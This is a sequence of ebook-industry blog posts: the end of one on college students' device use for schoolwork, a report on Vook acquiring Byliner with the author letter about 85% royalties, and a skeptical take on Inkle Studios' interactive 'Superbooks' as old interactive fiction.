Of the entire survey group, 89% reported using a laptop for schoolwork at least two or three times a week (basically  everyone who owned one). A far smaller number used their smartphone (53%, compared to an 83% ownership rate). And even fewer used their tablet for schoolwork on a regular basis (33%, compared to an 45% ownership rate).

The usage rates suggest that college students may be adopting the tech but they are adapting it for use with school at a lower rate than their younger counterparts.

It’s going to be interesting to see if that changes as the younger groups age into the college bracket, and possibly bring their device habits with them.

—

You can find the report here (PDF).

images by U.S. Naval War College, www.audio-luci-store.it

Updated: Vook Acquires Byliner, Will Bump Royalties from 50% to 85%

The beleagured boutique digital publisher Byliner has found a solution to their money problems.

Byliner has been acquired by Vook, an ebook startup which specializes in ebook creation and distribution.

Update: Vook and Byliner also sent out an email to Byliner’s existing authors (found via Pando Daily) which revealed that Vook will be ending Byliner’s subscription service (I thought it was dead already) and boosting royalties. I’ve added an excerpt of the email to the end of this post.

Byliner is going to be Vook’s first in-house imprint. While Vook has published its own ebooks in the past (this is how the firm got its start in 2009), Byliner has in the past acted more of a publisher, working with external authors and companies to develop and publish their work. Byliner will continue to operate as it has before.

Vook has announced that they plan to support Byliner’s existing catalog, and acquire new projects for release under the Byliner imprint. "We have always been huge fans of Byliner’s writers and books. We’re looking forward to working with Byliner writers to publish more titles, and to adding new writers to the imprint," said Vook Co-Founder and Publisher Matthew Cavnar.

That is good news for Byliner’s remaining staff and for authors signed with Byliner. This publisher was at one time the pre-eminent boutique publisher of the world’s best short fiction and non-fiction, but it has also been in dire financial straits since this spring. In June Byliner sent out an email which did not say that the publisher was bankrupt but did imply that finances were dire:

We’ve struggled to reach the level of growth we’d been hoping for the business, and thus we’ve begun conversations with possible partners about the future of Byliner. We’re working to find a good home for our platform and your stories, and we’ll be in touch shortly with specifics about your titles.

Byliner is Vook’s second acquisition this year; in February Vook bought Booklr, an ebook analytics startup. The terms of the deal were not disclosed.

Letter to authors:

Dear Byliner Authors & Partners,

Today we are announcing that Vook has acquired Byliner. We wanted to share the good news with you first before issuing a press release. As the CEO of Vook, I also wanted to explain what the acquisition means for the future of Byliner and Vook.

…

As our first step towards giving authors what we believe they deserve from their publisher, we will be increasing your royalty rates across the board to 85% of net revenues. In the coming days, our team will be reaching out to you to answer any questions – and make sure you’re set up to receive your royalties without any delay.

In the spirit of ultimate transparency, something we believe is still lacking in the book industry, we’ve included a question and answer section below.

Q: Will Vook pursue Byliner’s subscription program?

A: No. Vook is focused on publishing and promoting books to successful online retailers and maximizing the value of sales through those channels.

Q: What are Vook’s royalty rates?
A: At Vook, you keep 85% of your net royalties. There are no out of pocket costs and no hidden fees.

Q: Will my books remain on sale in the ebook marketplaces?A: Yes. Your books are currently up for sale and will continue to be for sale without interruption.

Q: What about my backlist content that I have licensed to Byliner?
A: Vook will be talking with authors and agents in the coming weeks about ways we can maximize the value of your work. If you’re curious to talk to us right away, you can reach out to Matthew at [redacted]@vook.com

Q: Is there any way for me to track the sales and performance of my book with Vook?
A: Yes! We’re currently customizing our enterprise tracking tools for Byliner authors. Vook will be contacting you with more information soon.


image by Gastev

Introducing Superbooks – Another Attempt to Reinvent Interactive eBooks

CNN has an article up this morning about a UK-based ebook startup called Inkle Studios and its new type of ebook. Saying that "your reading habits are about to change", the article gushes:

Imagine you could tell Romeo that he doesn’t need to take the poison to be with Juliet, warn Streetcar's Blanche Dubois not to rely on the kindness of strangers, or suggest that Jonathan Harker take his vacation somewhere other than Transylvania.

The power to influence and interact with the stories in classic literature is a tempting prospect, and this is the premise of Inkle Studios' audacious attempt to apply the full possibilities of digital media to fiction. The result is an updated form and experience for the stubbornly progress-proof novel.

While CNN might describe this as innovative and new type of ebook, what we’re really looking at here is another take on interactive ebooks. (Actually, I would describe the app demoed in the video below as a game and not an ebook.) Far from being new, this idea is actually older than me.

What’s interactive fiction? The following video should give you a better idea.

Inkle Studios recently released their version of Around the World in 80 Days, and posted this demo video showing how to play it:

If you discount the interactive fiction games run on servers in the 70s then the earliest interactive fiction would be the Choose your own adventure books from the late 1970s and 1980s.

Inkle Studios' work is a pretty smooth implementation of the idea, but it’s far from innovative. In fact, this is one of those ideas (along with digital textbooks and enhanced fiction ebooks) that keeps coming back every few years as someone comes up with a new take on how to implement it.

Last year alone there were two different interactive fiction projects, one of which is quite similar in concept to the work Inkle Studios is doing.

Last March Linden Labs released Versu, which I described at the time as being a new twist on the old Choose Your Own Adventure Games. That was actually an engine for interactive fiction, and while it was far more focused on text than the ebooks produced by Inkle Studios, it had a number of similarities in game play.

Later in the year Random House UK released the Black Crown Project. This is an online narrative fiction game which is oriented on first-person decisions rather than making decisions for characters.

If you check out those apps you’ll see that they have  much the same idea as Inkle Studios, and you might understand why I am underwhelmed with this latest incarnation of interactive fiction.

Interactive fiction like Superbooks can be fun, but radical? innovative? new? Those are adjectives which don’t fit. This is an established niche where the book publishing industry overlaps the game publishing industry, that’s all.